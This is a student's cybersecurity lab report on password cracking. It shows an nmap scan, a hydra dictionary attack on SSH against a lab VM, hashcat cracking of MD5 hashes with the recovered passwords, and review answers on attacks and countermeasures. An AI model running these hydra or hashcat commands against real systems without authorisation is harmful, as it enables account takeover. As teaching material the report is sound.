Experiment 7: Password Cracking

Roll no.: A053	Name: Nishant Baruah
Class: BTech CE	Batch: B2
Date of Experiment: 21/9/24	Date of Submission: 21/9/24
Grade:	

Aim: To demonstrate password cracking in the lab environment using tools like hydra and hashcat.

Learning Outcomes:

After completion of this experiment, student should be able to

1. Explain various types of password cracking methods.
2. Demonstrate password cracking in the lab.
3. Describe countermeasures for password cracking.

Theory:

One of the task in during ethical hacking is to gain access to the system. Many systems are protected by username and password. Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system admin to check for weak passwords. Attacker may guess the password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force methods.

Procedure:


Task 1: Online Dictionary Attack using hydra (Faculty will show demo)

1. Start kali linux and login.
2. Start SeedUbuntu VM and login
3. Scan SeedUbuntu VM using nmap (nmap 10.0.2.4). you will find that port 21,22 and 23 are open. We will attacker port 22
4. Go to Application →Password Attacks → Hydra-gtk
5. Set the target IP to 10.0.2.4 (IP of SeedUbuntu), port =22 and protocol to ssh. Also select Show attempts and Debug options.
6. Create a file (user.txt) with common username like admin, administrator, user and seed.
7. Create another file(pass.txt) with common password like 123456, password, passw0rd, p@ssword, pass@123, dees.

8. Click on password tab. Select username list and upload user.txt
9. Select password list and upload pass.txt.
10. Click on the start tab and start the attack.
11. After successful completion it will show username as seed and password as dees.


Output –

Ubuntu IP –




```
ubuntu@ubuntu:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fef9:a956  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f9:a9:56  txqueuelen 1000  (Ethernet)
        RX packets 714  bytes 813166 (813.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 466  bytes 86800 (86.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 327  bytes 27535 (27.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 327  bytes 27535 (27.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Kali Linux -



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-15 06:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```



Target

● Single Target 10.0.2.4

○ Target List

□ Prefer IPV6

Port 22

Protocol ssh


Output Options

□ Use SSL □ Use old SSL □ Be Verbose

☑ Show Attempts ☑ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 22 -V -d -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/p...
```



Username

○ Username yuvi

● Username List ne/kali/Desktop/user.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password pass

● Password List ne/kali/Desktop/pass.txt


○ Generate 1:1:a

Colon separated file

□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

```
hydra -s 22 -V -d -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/p...
```



```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[DEBUG] Output color flag is 0
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-15 07:23:16
[DEBUG] cmdline: /usr/bin/hydra -s 22 -V -d -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -t 16 10.0.2.4 ssh
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:4/p:6), ~2 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[VERBOSE] Resolving addresses ...
[DEBUG] resolving 10.0.2.4
[VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@10.0.2.4:22
[DEBUG] SSH method check: 00000016
[INFO] Successful, password authentication is supported by ssh://10.0.2.4:22
[DEBUG] Code: attack  Time: 1726399396
[DEBUG] Options: mode 3  ssl 0  restore 0  showAttempt 1  tasks 16  max_use 16 tnp 0  tpsal 0  tprl 0  exit_found 0  miscptr (null)  service ssh
[DEBUG] Brains: active 0  targets 1  finished 0  todo_all 24  todo 24  sent 0  found 0  countlogin 4  sizelogin 30  countpass 6  sizepass 48
[DEBUG] Target 0 - target 10.0.2.4  ip 10.0.2.4  login_no 0  pass_no 0  sent 0  pass_state 0  redo_state 0 (0 redos)  use_count 0  failed 0  done 0  fail_count 0  login_ptr admin  pass_ptr 123456
[DEBUG] Task 0 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 1 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 2 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 3 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 4 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 5 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 6 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 7 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 8 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 9 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 10 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 11 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 12 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 13 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 14 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Task 15 - pid 0  active 0  redo 0  current_login_ptr (null)  current_pass_ptr (null)
[DEBUG] Tasks 16 inactive  0 active
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DEBUG] child 0 got target 0 selected
[DEBUG] child 0 spawned for target 0 with pid 40473
[DEBUG] child 1 got target 0 selected
[DEBUG] head  no 0 has pid 40473
```


```
hydra -s 22 -V -d -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -t 16 10.0.2.4 ssh
```

Task 2: Brute force attack using hydra.


Same task as Task 1.

Task 3: offline password cracking using hashcat.
https://www.youtube.com/watch?v=gjAMD_4aV4E


Steps I followed from the video -




```
┌──(root㉿kali)-[/home/kali]
└─# locate wordlists
/etc/theHarvester/wordlists
/etc/theHarvester/wordlists/dns-big.txt
/etc/theHarvester/wordlists/dns-names.txt
/etc/theHarvester/wordlists/dorks.txt
/etc/theHarvester/wordlists/general
/etc/theHarvester/wordlists/names_small.txt
/etc/theHarvester/wordlists/general/common.txt
/usr/bin/wordlists
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/share/wordlists
/usr/share/amass/wordlists
/usr/share/amass/wordlists/all.txt
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
/usr/share/amass/wordlists/deepmagic.com_top500prefixes.txt
/usr/share/amass/wordlists/deepmagic.com_top50kprefixes.txt
/usr/share/amass/wordlists/fierce_hostlist.txt
/usr/share/amass/wordlists/jhaddix_all.txt
/usr/share/amass/wordlists/sorted_knock_dnsrecon_fierce_recon-ng.txt
/usr/share/amass/wordlists/subdomains-top1mil-110000.txt
/usr/share/amass/wordlists/subdomains-top1mil-20000.txt
/usr/share/amass/wordlists/subdomains-top1mil-5000.txt
/usr/share/amass/wordlists/subdomains.lst
/usr/share/applications/kali-wordlists.desktop
/usr/share/dirb/wordlists
/usr/share/dirb/wordlists/big.txt
/usr/share/dirb/wordlists/catala.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/euskera.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/indexes.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/dirb/wordlists/others
/usr/share/dirb/wordlists/small.txt
/usr/share/dirb/wordlists/spanish.txt
/usr/share/dirb/wordlists/stress
/usr/share/dirb/wordlists/vulns
```



```
┌──(root㉿kali)-[/home/kali]
└─# locate common.txt
/etc/theHarvester/wordlists/general/common.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/fern-wifi-cracker/extras/wordlists/common.txt
/usr/share/metasploit-framework/data/wordlists/http_owa_common.txt
/usr/share/metasploit-framework/data/wordlists/sap_common.txt
/usr/share/wfuzz/wordlist/general/common.txt
/usr/share/wfuzz/wordlist/general/extensions_common.txt
/usr/share/wfuzz/wordlist/general/mutations_common.txt
```




```
┌──(root㉿kali)-[/home/kali]
└─# nano /usr/share/fern-wifi-cracker/extras/wordlists/common.txt
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hashcat -m 0 -a 0 -o yuviout.txt pass.lst /usr/share/fern-wifi-cracker/extras/wordlists/common.txt --force --show
```

Cracked passwords –



```
0192023a7bbd73250516f069df18b500:admin123
9d127ff383d595262c67036f50493133:engineer
47bce5c74f589f4867dbd57e9ca9f808:aaa
21232f297a57a5a743894a0e4a801fc3:admin
40be4e59b9a2a2b5dffb918c0e86b3d7:welcome
e99a18c428cb38d5f260853678922e03:abc123
5f4dcc3b5aa765d61d8327deb882cf99:password
```

Review question:

1. Explain online and offline attacks?

- **Online Attacks**: These attacks are conducted in real-time against live systems. The attacker interacts directly with the target system, attempting to guess or crack passwords by repeatedly trying different combinations. Examples include attempting to log in through web interfaces, remote desktops, or SSH connections.
- **Offline Attacks**: In offline attacks, the attacker obtains a list of hashed passwords and works on cracking them without interacting with the target system directly. This is often done using specialized software and techniques like brute force or dictionary attacks on the hashed data.

2. Explain dictionary attacks?

A dictionary attack involves using a precompiled list of words, commonly known as a dictionary, to guess a password. The attacker systematically tries each word from the list against the target until the correct password is found. This attack relies on users often choosing common words or simple combinations as passwords.

3. Explain brute force attack?

A brute force attack involves systematically trying all possible combinations of characters until the correct password is found. It is a resource-intensive and time-consuming method but can eventually crack any password if given enough time and computing power. Brute force attacks are effective against weak passwords with short lengths and limited character sets.

4. Explain password management in windows systems?

- **Security Accounts Manager (SAM)**: Stores hashed passwords locally in a file called `SAM` for user accounts.
- **Active Directory (AD)**: In domain environments, AD manages user passwords and authentication. Password policies can be enforced, including minimum length, complexity requirements, and expiration intervals. Hashing algorithms like NTLM and Kerberos are used for storing and transmitting passwords.

5. Explain password management in linux systems?

- Linux stores user password hashes in the `/etc/shadow` file. This file is accessible only to root or users with elevated permissions, enhancing security.
- Common password hashing algorithms include MD5, SHA-256, and bcrypt. The system enforces password policies using tools like `pam_unix` and `pam_cracklib` through the Pluggable Authentication Modules (PAM) framework.

6. Explain some countermeasures against password cracking?

- **Use Strong Passwords**: Implement policies requiring long passwords with a mix of upper/lowercase letters, numbers, and special characters.
- **Enable Account Lockout**: Lock user accounts after a defined number of failed login attempts to prevent brute force and dictionary attacks.
- **Use Password Managers**: Encourage the use of password managers to create and store strong, unique passwords.
- **Multi-Factor Authentication (MFA)**: Implement MFA to add an additional layer of security, making it harder for attackers to gain access with just a password.
- **Regular Password Updates**: Require periodic password changes to limit the effectiveness of cracked or stolen passwords.
- **Encrypt and Hash Passwords Securely**: Use strong hashing algorithms (e.g., bcrypt, Argon2) and add salt to passwords to make offline attacks more difficult.